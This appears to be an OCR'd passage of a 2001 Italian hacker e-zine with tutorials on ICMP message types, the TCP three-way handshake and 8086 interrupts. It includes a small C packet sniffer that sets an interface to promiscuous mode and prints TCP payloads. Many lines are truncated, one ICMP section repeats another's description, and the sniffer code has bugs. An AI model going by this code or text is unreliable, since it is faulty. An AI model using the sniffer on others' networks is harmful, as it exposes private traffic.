c6: vicio84 o lordvicio
irc: irc.azzurra.it 6667 #NoFlyZone nick []LoRd[V]icio[]

 _____
[ ]
[Copyright (C) 2001]
[ ]
[[]LoRd[V]icio[] -lordvicio@hotmail.com]
[_____]

==========

----------[THEORY]----------

==========

----------[11]----------
----------[[V]lad]----------
----------[ICMP]----------

Ecco qua.il mio tutorial di ammissione :)= quello che ti appresti a leggere è un
tutorial che spera di aiutarvi a schiarire le idee sul protocollo ICMP....
bando alle ciance ed iniziamo!...

INTERNET CONTROL MESSAGE PROTOCOL TUTORIAL by [V]lad (e chi sennò?)

Piccola indroduzione:

Il protocollo internet(IP) è usato per il servizio di host-to-host in un a sistema
di reti interconnesse.
I dispositivi di connessione sono chiamati Gateways.
Questi gateways, che comunicano fra loro, talvolta comunicheranno con l'host
sorgente, per esempio, per riportare alcuni errori.
Proprio per questo scopo viene usato il nostro amato Internet Control Message
Protocol(d'ora in poi ICMP)che è una parte integra all'IP e deve essere implementato
in ogni "modulo" IP.

Un messaggio ICMP è utilizzato in molte occasioni: per esempio, quando un datagramma
non può raggiungere la destinazione, quando un gateway non ha la quantità di buffer
necessario per spedire dei dati(ahahahah che gateway sfigaz), oppure quando il gateway
può dirigere l'host per mandare del traffico di dati.

Lo scopo di questi messaggi è di creare "risposte" riguardanti possibili problemi che
possono insorgere nella comunicazione.
Dovete però sapere che niente può dare la garanzia che un datagram sia trasportato
correttamente o che un messaggio di controllo sia ritornato. Alcuni dati, infatti,
potrebbere non essere inviati e voi potreste non ricevere alcun messaggio di errore.
E allora è una fregatura! direte voi ed invece NO o meglio... non proprio!


I messaggi ICMP normalmente riportano errori nel processo dei dati. Per evitare l'infinito regredire dei messaggi, nessun messaggio ICMP può riguardare l'ICMP stesso altrimenti si creerebbero code a non finire: infatti i messaggi ICMP riguardano solo gli errori nel maneggiamento del frammento zero dei dati frammentati.

Uff... l'introduzione è finita e quindi ci dedichiamo al formato dei messaggi!

I messaggi ICMP sono mandati usando l'intestazione di base dell'IP ed Il primo byte del datagram ha sempre un campo di tipo ICMP; il valore di questo campo determina il formato dei dati restanti. Ogni campo chiamato "unused" è riserveto per la prossima estensione e deve essere zero quando è mandato, e il ricevente non dovrebbe usare questo campo (tranne che per includerlo nel checksum che vedremo fra non molto).

I valori dei campi di intestazione sono i seguenti(abbiate pazienza per le tabelle non sono mio forte)

Versione	4
IHL	Lunghezza dell'intestazione in 32-bit
Tipo di servizio	0
Identificazione	E' usata nella frammentazione
Tempo di vita	Tempo di vita in secondi
Protocollo	ICMP = 1
Intestazione del CheckSum	Per essere porato a termine il controllo questo deve essere zer
Indirizzo Sorgente	L'indirizzo del gateway o dell'host che compone il messaggio IC
Indirizzo destinatario	L'indirizzo del gateway o dell'host al quale deve essere mandat



più o meno questo è lo schemino astratto......(ok...ok... l'ho preso dalle rfc...io non sono così bravo:=9)

Se è tutto chiaro possiamo addentrarci nei meandri del tutorial scoprendo......

Il Misterioso "Destination Unreachable Message" ovvero.... Il messaggio di destinazione irraggiungibile

(in effetti in eng suona meglio :=)

(musica di X-Files...tu..tu...tuuuuu...tu...tu..tuuuuuuuuuuuuuuuu.....tututu...tu.....tu..

|Campi IP|
<+--Indirizzo di destinazione ->non credo ci sia bisogno di commenti

|Campi ICMP|
<+--Tipo = 3
<+--Codice->0 = rete irraggiungibile
1 = host irraggiungibile
2 = protocollo irraggiungibile
3 = porta irraggiungibile

4 = è neccessaria la frammentazione
5 = indirizzo sorgente fallito
+-+
|Check Sum| Il Check Sum è un metodo dove si usano delle somme per rilevare degli errori
Normalmente le operazioni sono operate(passatemi la forma di itaGliano) nel pacchetto
di byte dove l'ultimo byte è proprio il numero del CheckSum. Quando aggiungete tutti
i numeri nel pacchetto la somma dovrebbe essere proprio zero, se non lo è....ecco che
avete un errore.
+-+
|Intestazione internet + 64 byte del datagram|
Questo dato è usato dall'host per assegnare al messaggio l'appropiato processo. Se un proto
usa i numeri delle porte questi saranno assunti nei
primi 64 dati
+-+
|Descrizione| I messaggi di destinazione irraggiungibile vengono (chiaramente) usati quand
destinazione dell'host è irraggiungibile(bananaaa). Ad esempiola porta dell'host
che indicate potrebbe non essere aperta, oppure quando il datagram deve ess
frammentato per essere mandato all'host ma non lo è ancora ecc. E' importante
ricordare che i codici 0, 1, 4, 5, devono essere ricevuti dal gateway, mentre i
codici 2, 3 dall'host
+~-~+~

Tutto chairo??? ora passiamo al..... Time Exceeded Message

+~-~+~
|Campi IP|
<+--Indirizzo di destinazione ->non credo ci sia bisogno di commenti
+-+
|Campi ICMP|
<+--Tipo = 11
<+--Codice->0 = tempo di vita superato durante il transito(il time out per capirci.
1 = tempo di riassemblamento dei frammenti superato
+-+
|Check Sum| Vedi sopra
+-+
|Intestazione internet + 64 byte del datagram| Vedi sopra
+-+
|Descrizione| Se il gateway registra che il campo del tempo di vita è zero esso deve dichia
il datagram non valido. Il gateway lo comunicherà all'host tramite il messaggio che
stiamo analizzando.
Se un host mentre riassembla un datagram frammentato non può compiere
l'assemblamento entro il limite di tempo deve dichiarare il non valido il datagram
mandando il messaggio.
Il codice 0 deve essere ricevuto dal gateway, il codice 1 dall'host.
+~-~+~

Passiamo ora al Parameter Problem

+~-~+~
|Campi IP|
<+--Indirizzo di destinazione ->non credo ci sia bisogno di commenti
+-+
|Campi ICMP|
<+--Tipo = 12
<+--Codice->0 = il puntatore che indica gli errori |
+-+
|Check Sum| Vedi sopra
+-+
|Intestazione internet + 64 byte del datagram| Vedi sopra
+-+
|Descrizione| Se il gateway registra che il campo del tempo di vita è zero esso deve dichia
il datagram non valido. Il gateway lo comunicherà all'host tramite il messaggi
stiamo analizzando.
Se un host mentre riassembla un datagram frammentato non può compiere
l'assemblamento entro il limite di tempo deve dichiarare il non valido il dat
mandando il messaggio.
Il codice 0 deve essere ricevuto dal gateway, il codice 1 dall'host.
+~-~+~

```
Ed ora al Source Quench Message

+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-
|Campi IP|
        <+--Indirizzo di destinazione ->non credo ci sia bisogno di commenti
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Campi ICMP|
        <+--Tipo = 4
        <+--Codice->0
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Check Sum| Vedi sopra
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Intestazione internet + 64 byte del datagram| Vedi sopra
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Descrizione| Un gateway deve scartare un datagram se non ha la quantità di buffer richiest
 gestirlo. Se un gateway scarta un datagram esso manda un source quench message all'host de
 datagram che provvede a risolvere il problema.            |
+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-

E' tempo di analizzare il redirect message

+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-
|Campi IP|
        <+--Indirizzo di destinazione ->non credo ci sia bisogno di commenti
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Campi ICMP|
        <+--Tipo = 5
        <+--Codice->0 = Redirect datagrams per la rete
                    1 = Redirect datagrams per l'host
                    2 = Redirect datagrams per il tipo di servizio e per la rete
                    3 = Redirect datagrams per il tipo di servizio e per l'host
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Check Sum| Vedi sopra
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Intestazione internet + 64 byte del datagram| Vedi sopra
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Descrizione| Un gateway manda un redirect message all'host in questa situazione: Un gatewa
G1, riceve un datagram dall'host, il gateway, G1, controlla la tabella degli indirizzi e ti
l'idirizzo del prossimo gateway, g2. Se g2 e l'host sono sulla stessa rete un messaggio di
redirect verrà mandato all'host... E' chiaro dunque che i codici 0...3 devono essere
ricevuti dal gateway!
+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-


+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-
|Campi IP|
        <+--Indirizzo di destinazione ->non credo ci sia bisogno di commenti
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Campi ICMP|
        <+--Tipo = 8 per il messaggio echo
                   0 per il messaggio echo di risposta
        <+--Codice->0
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Check Sum| Vedi sopra
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Intestazione internet + 64 byte del datagram| Vedi sopra
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Descrizione| Il dato ricevuto nel messaggio echo deve essere ritornato nel messaggio di
risposta(reaply echo). ....molto semplice:non necessita di ulteriori spiegazioni:) Il codic
0 deve essere ricevuto o dal gateway o dall'host     |
+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-


Ecco il Timestamp or Timestamp Reply Message
+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-~+~-
|Campi IP|
        <+--Indirizzo di destinazione ->non credo ci sia bisogno di commenti
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Campi ICMP|
```

        <+--Tipo = 13 per il timestamp
                   14 per la risposta timestamp
        <+--Codice->0
+-+
|Check Sum| Vedi sopra
+-+
|Intestazione internet + 64 byte del datagram| Vedi sopra
+-+
|Descrizione| Il dato ricevuto nel messaggio è ritornato nel messaggio di risposta assieme
ad un timestamp addizionale... Dovete sapere che il timestamp sono 32 bits di millesecondi
dalla mezzanotte. Se il tempo in millesecondi non è disponibile ci sarà indicato con un val
non standard. |
+~-~+~-

L'ultima fatica: Information Request or Information Reply Message
+~-~+~-
|Campi IP|
        <+--Indirizzo di destinazione ->non credo ci sia bisogno di commenti
+-+
|Campi ICMP|
        <+--Tipo = 15 per il messaggio di richiesta di informazioni
                   16 per il messaggio di risposta
        <+--Codice->0
+-+
|Check Sum| Vedi sopra
+-+
|Intestazione internet + 64 byte del datagram| Vedi sopra
+-+
|Descrizione| Questo messaggio è mandato con la rete sorgente nell'intestazione IP sorgente
Questo messaggio non è altro che un modo per l'host per trovare il numero di reti che sono
operative. :-{
+~-~+~-

Ecco finito il mio tutorial...

Ringraziamenti:Tutta la mitica #NoFlyZone Crew In Particolare LordVicio, crashes e
CityHunter(visto che ti ho messo nei ringraziamenti?)

------------------------------------*END*---------------------------------------

-------------------------------------[12]---------------------------------------
---------------------------------[CityHunter]-----------------------------------
-------------------------------[TCP/IP part 2]----------------------------------

+-------------------------------------+
| TCP/IP tutz part2 |
+-------------------------------------+

Eccoci di nuovo pronti ad avventurarci nel magico mondo del TCP/IP!! Questa sarà
una puntata un po' anomala perchè,oltre a farvi vedere come avviene una connessione,
incominceremo a dare uno sguardo anche alla prog a basso livello del nostro amato
set di protocollli. Non spiegherò tutto tutto perchè non mi va di dare in pasto anche
ai lama tutto questo,così chi vuole imparare davvero, un po' di sforzo lo deve fare!
Quindi,come requisiti di base per andare avanti dovete conoscere un po' il C...non
troppo,state tranquilli!

+------------------+
| Connessione |
+------------------+

Beh...sinceramente credo che un po' già sappiate come avviene una connessione Client
Server...ma visto che magari non tutti ancora lo sanno ecco qui ciò che avviene dietro
le quinte.

```
C (client)      ip:123.123.123.3
S (server)      ip:150.150.150.6

Come sapete ogni macchina che è collegata in rete è contraddistinta da un indirizzo ip.
Questo può essere di due tipi: dinamico o statico.

Statico: quando vi collegate a un server questo ha lo stesso indirizzo sempre! Pensate
         che confusione se ogni volta dovessimo andare a cercare l'indirizzo del server,
         sarebbe impensabile!Quindi alla loro registrazione gli viene assegnato un indirizz
         ip che, tramite dns, viene associato ai più noti www.pippapippa.com.

Dinamico: qui rientriamo noi. Ogni volta che ci colleghiamo a Internet l'ISP ci assegna un
          che in quel momento è libero. Quando ci stakkiamo, il nostro ip andrà ad un altro
          utente. Piccola digressione: come molti(spero) di voi avranno notato, quando
          scaricate un file da Internet e vi si blocca la connessione, ogni tanto, quando
          riprovate a prendere il file,noterete che ricomincia da dove aveva interrotto!
          Questo avviene perchè vi è stato nuovamente assegnato lo stesso ip che avevate pr
          e l'ftp vi ha riconosciuto come lo sfigato a cui si era interrotta la connessione

Ma veniamo al sodo.
C prova a connettersi a S. Come fa?
Semplice. Manda un pacchetto con flag SYN(ve la ricordate vero...ero nella prima parte!!And
a ripassare!!) e con un ISN (un numero tipo 1115654324). Beh...naturalmente lasciando anche
suo ip(altrimenti a chi risponde S??). S legge il pacchetto e manda a C un pacchetto cone f
SYN e ACK. Il suo ACK sarà il nostro ISN incrementato di 1 il suo SYN sarà un numero casual
C risponde con un ACK e un SEQ. L'ACK sarà il SYN del server +1 e il SEQ sarà l'ACK del ser
Punto.
Avete il mal di mare eh?:-)Vabbè...rispiego con uno schemino!Cmq il processo sopra si chiam
3-way handshake!Ricordatevelo,perchè più avanti sarà il nostro pane quotidiano!


-------------------------------------------------------------------

                ------------SYN--------------->
Client     <-----------SYN ACK(ISN+1)-------------      Server
                --------ACK (ISN+1)----------->

-------------------------------------------------------------------

spero sia più chiaro!C'è da precisare un'ultima cosa...a questo punto non vi è ancora stato
alcun scambio di dati!! Il 3way serve solo a iniziare la connessione!

Ora,per capire meglio il tutto vi ho creato un piccolissimo sniffer.
L'ho fatto solo per ppp...se lo volete sotto eth, beh,arrangiatevi!:-)Non è difficile!
Uno sniffer è un programmino che gira lì tranquillo e vi monitorizza TUTTI i pacchetti che
vi partono e vi arrivano! Qeullo creato da me è mooooooooolto di base, legge solo i pacchett
e non UDP &co. L'ho fatto affinchè vi sia più chiaro il concetto del 3way!
Vediamolo.(a lato vi sono le spiegazioni)

------------------taglia qui---------------------------

/* Sniff sniff by CityHunter*/

#include <netdb.h>
#include <stdlib.h>
#include <unistd.h>                     /*i vari include...niente di particolare da dire*/
#include <stdio.h>
#include <netinet/in.h>
#include <linux/ip.h>
#include <linux/if.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <signal.h>
#include <fcntl.h>

#define         MTU                     1500
#define         URG                     32              /*i vari valori delle flag, non so
#define         ACK_PSH                 24
#define         SYN_ACK                 18
#define         FIN_ACK                 17
```

```
#define         ACK                     16
#define         PSH                     8
#define         RST                     4
#define         SYN                     2
#define         FIN                     1
#define         ETH                     "ppp0"          /*vabbè...sono buono! Per eth mette
#define         ETH_HD                  0               /* e qui 14 */

int sniff;
int tcp_cn = 1;
int udp_cn = 1;

struct packet_info {
        unsigned char ttl;
        unsigned char protocol;
        unsigned char *saddr, *daddr;                   /*qui c'è la struttura di un pacche
        unsigned long seq, ack_seq;                     /*credo siano abbastanza chiare le
        unsigned short source, dest;
        unsigned short type, id;
        unsigned short flags;
        unsigned short window;
        char *dataload;
};


struct TCPhdr {
        unsigned short source, dest;                            /*struttura di un pacchetto
        unsigned long seq, ack_seq;
        unsigned short offset_flag, window, checksum, urgent;
};


int init()
{
        int fd;
        struct ifreq eth;
        if( (fd = socket(AF_INET, SOCK_PACKET, htons(0x3))) < 0) {    /*creazione del socke
                fprintf(stderr, "Can't open RAW Socket.\n");
                exit(1);
        }
        strcpy(eth.ifr_ifrn.ifrn_name, ETH);
        if ( ioctl(fd, SIOCGIFFLAGS, &eth) < 0) {                       /*apre la scheda,si
                fprintf(stderr, "Can't get Ethernet flags.\n");
                exit(1);
        }
        eth.ifr_ifru.ifru_flags |= IFF_PROMISC ;
        if ( ioctl(fd, SIOCSIFFLAGS, &eth) < 0) {
                fprintf(stderr, "Can't put Ethernet in PROMISC mode.\n");       /* solo per
                exit(1);
        }
        if ( fcntl(fd,F_SETOWN, getpid()) < 0) {                        /* per l'interfacci
                fprintf(stderr, "Can't set SOCK_PACKET Ownership.\n");
                exit(1);
        }
        return fd;
}

int sniff_pk(int fd, struct packet_info *infoz)
{
        int pk_len;
        char sniff_buff[MTU];
        struct iphdr *IP;
        struct TCPhdr *TCP;

        char data[MTU];

        memset(sniff_buff, '\0', MTU);
        memset(data, '\0', MTU);
        pk_len = read(fd, sniff_buff, MTU);
        if (read > 0) {
```

```
                pk_len -= ETH_HD;
                memcpy(data, sniff_buff+ETH_HD, pk_len);
                IP = (struct iphdr *) data;                             /* la spiego tutta
                infoz->ttl = IP->ttl;
                infoz->protocol = (char)IP->protocol;
                infoz->saddr = (unsigned char *)&(IP->saddr);
                infoz->daddr = (unsigned char *)&(IP->daddr);
                switch (infoz->protocol) {
                        case IPPROTO_TCP:
                        TCP = (struct TCPhdr *)(data+20);
                        infoz->seq = ntohl(TCP->seq);
                        infoz->ack_seq = ntohl(TCP->ack_seq);
                        infoz->source = ntohs(TCP->source);
                        infoz->dest = ntohs(TCP->dest);
                        infoz->window = ntohs(TCP->window);
                        infoz->flags = ntohs(TCP->offset_flag)&
                                        (URG|ACK|PSH|FIN|RST|SYN);
                        infoz->dataload = (char *)(data +
                                (sizeof(struct iphdr)+sizeof(struct TCPhdr)));
                        break;
                        }

    return pk_len;
}}



void pr_tcp(struct packet_info info, int data)
{

        int count = 1;                          /*anche questa fun mi pare abbastanza facil
        char *flags;                            /* e leggiamo i dati in essa contenuta! Poi

        printf("\nTCP Packet #%i\n", tcp_cn++);

                printf("%u.%u.%u.%u:%i > %u.%u.%u.%u:%i\tSEQ:%u ACK:%u\n",
                info.saddr[0],info.saddr[1],info.saddr[2],
                info.saddr[3], info.source, info.daddr[0],
                info.daddr[1], info.daddr[2], info.daddr[3],
                info.dest, info.seq, info.ack_seq);
                printf("(TTL:%i Window:%i)\t\t\t", info.ttl, info.window);

        switch (info.flags) {
                case URG:
                        flags="-----U";
                        break;
                case ACK_PSH:
                        flags="---PA-";
                        break;
                case SYN_ACK:
                        flags="-S--A-";
                        break;
                case FIN_ACK:
                        flags="F---A-";
                        break;
                case ACK:
                        flags="----A-";
                        break;
                case PSH:
                        flags="---P--";
                        break;
                case RST:
                        flags="--R---";
                        break;
                case SYN:
                        flags="-S----";
                        break;
                case FIN:
                        flags="F-----";
                        break;
```

```
                default:
                        break;
        }
        printf("FLAGS: %s\n", flags);
        if (data == 1) {
                printf("DATA ->\t\t%s\n", info.dataload);
        }


}
int main()
{
        int count = 0,
        struct packet_info pk_info;


        printf("\nSniff Sniff - v.1.0 - (C)2001 City Hunter\n\n");

        sniff = init();
        while(1) {
                sniff_pk(sniff, &pk_info);
                switch(pk_info.protocol) {
                        case IPPROTO_TCP:
                                pr_tcp(pk_info, count);
                                break;


                }
        }
}
```

----------taglia qui----------

Come promesso vi spiego meglio la funzoine sniff_pk. In questa leggiamo da socket i dati,tr
l'header dell'interfaccia di rete, e li mettiamo in un buffer. In quest'ultimo c'e un punta
ad una struttura iphdr che contiene i valori dell'header ip. Copiamo poi gli indirizzi ip e
valore del protocollo e usiamo il puntatore alla struttura TCPhdr.
Ecco tutto! Spero sia sufficentemente chiaro...qui avete già abbastanza dati su cui lavorar
Non so ancora cosa tratterà il prox tut...ma state pronti!:-))

Testi: i testi di coder@reptile,Quelli di FuSyS, di Daemon9|route e basta. Se volete fare u
       colletta e regalrmi TCP/IP vol 1/2 Illustrated di Stevens mi fate un favorone!:-))
THX to: Gli amici di #NoFlyZone, #hackmaniaci, #Ondaquadra, e in particolare Vicio,Deli(cia
        splendida!!),Xpterminator,Marsio,BIGA,JeyOne e altri che non ricordo!
FCK to: i prof che non mi fanno passare sti esami del cazzo!

Alla prox ragazzi...e studiate!:-)
CIAUZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ

P.S. Prima che mi dimentichi...è stato compilato con successo su una Mandrake 8.1 facendo
gcc -o sniff sniff.c


----------*END*----------

----------[13]----------
----------[anetrip]----------
----------[Le interruzioni]----------

Questo mini tutorial spiega in modo non troppo tecnico come utilizzare
le interruzioni su microprocessori di generazione 8086.
L'utilizzo delle interruzioni è molto importante perchè permette di capire
come vengono gestiti i processi e le relative priorità.

Esistono tre tipi principali di interruzioni:
-HARDWARE (mascherabili, non mascherabili)
-SOFTWARE (chiamate a supervisori, tipo int 21h)

-INTERNE (eccezioni, come una divisione per 0)



Meccanismo di interruzione
==========


```
-µP-                                      -Periferica-

fetch/exec.               |            |
fetch/exec.               |            |
            <-------------|------------|-attiva segnali INT
salva stato CPU           |            |
esegue routine di risposta|            |
                          |            |
                          |            |
IRET           -----------|------------|->lettura/scrittura

riprende programma interrotto
```

Mentre il microprocessore si sta occupando della fase di fetch/execution di un programma, una periferica attiva i segnali di INT facendo richiesta di una interruzione. Allora la CPU salva lo stato dei propri registri ed esegue la routine di risposta all'interruzione richiesta dalla periferica. Finita l'esecuzione della routine di risposta (IRET) viene ripresa l'esecuzione del programma precedentemente interrotto ripristinando però prima lo stato dei registri della CPU.

FLAG DI MASCHERA (abilitazione)
==========

```
Per 8086 è IF (INTERRUPT FLAG)
           STI (SET INTERRUPT FLAG)
           CLI (CLEAN FLAG)
```

Le interruzioni mascherabili sono interruzioni che vengono eseguite dopo l'esecuzione da parte della CPU di parti di programma non interrompibili. Per questo non basta che una periferica attivi i segnali di INT per dare vita ad una interruzione, ma anche la CPU deve abilitare il registro di Flag IF.



```
        |               IF           |
        |____________________________|
```

INTERRUZIONI NON MASCHERABILI
==========

Esistono, ma in genere non si usano perchè, come detto precedentemente, ci sono parti di programma non interrompibili, e quindi utilizzare le interruzioni non mascherabili significa rischiare grosso in termini di gestione dei processi. Comunque il segnale da attivare nel caso in cui si vogliano utilizzare interruzioni non mascherabili è NMI.

```
         _______________
        |     8086      |
        |               |____INT
        |               |
        |               |
        |               |____NMI (non mascherabile)
        |               |
        |_______________|
```

INTERRUZIONI VETTORIZZATE (8086)
==========

Ad ogni periferica viene assegnato un numero (tipo) da 8 a 255.
Questo tipo viene deciso dal costruttore (IBM).
Esempi di tipi possono essere:

orologio (8)
tastiera (9)
COM2 (0Bh)
COM3 (0Ch)
LPT1 (0Fh)

Come fa la CPU ad eseguire la routine di risposta associata alla periferica?
L'8086 nei primi 1024 byte di memoria ha una tabella che viene chiamata tabella dei vettori di interruzione che contiene 256 indirizzi a 32 bit di routine di risposta. Alla periferica di tipo n corrisponde la routine di risposta di indirizzo n.

Modello algoritmico della CPU 8086
==========


```
byte M[1 Mbyte];//memoria
word IP,CS..//registri
ripeti
   if (IF==1 && INT==1){
   //legenda:IF flag interruzione, INT segnale int. salva flags, CS, IP nello
   stack
   //INTA interrupt acknowledge
      attiva segnale INTA
      tipo=leggiDaBusDati();
      IP=leggiMemoria(T*4);//offset routine
      CS=leggiMemoria(T*4+2);//segmento
      IF=0;
   }
   Istruzione=fetch();
   IP+=lunghezza istruzione;
   execute(istruzione);
finchè istruzione :=HALT;
```


Il Program Counter dell'8086 è CS:IP

```
Indirizzo fisico 20 bit
Indirizzo segmentato 32 bit
indirizzo fisico=segmento*16+offset



INSTALLARE UNA ROUTINE DI RISPOSTA
==================================
Questa sezione spiega come associare una vostra routine all'interruzione
di un dispositivo, ad esempio il clock, che ha tipo 08

PROGRAMMA DI INSTALLAZIONE ROUTINE DI RISPOSTA AL CLOCK IN ASSEMBLER

.data
  Vecchio_IP DW
  Vecchio_CS DW
.code
RISPOSTA_CLOCK PROC FAR ;Viene dichiarata di tipo FAR perchè si trova in un
;altro segmento
;salvare tutti i registri usati
;qui dovete scrivere la vostra routine.
;se ve la scrivo io non avete un motivo per documentarvi ed imparare :)
;ripristinare tutti i registri usati
IRET

MAIN PROC
  MOV AX,@data
  MOV DS,AX
  ;il codice seguente serve a salvare il vecchio vettore (ind. routine
  ;di risposta)
  MOV AX,0
  MOV ES,AX
  MOV AX,ES:[08*4]
  MOV VECCHIO_IP,AX
  MOV AX,ES:[08*4+2]
  MOV VECCHIO_CS,AX
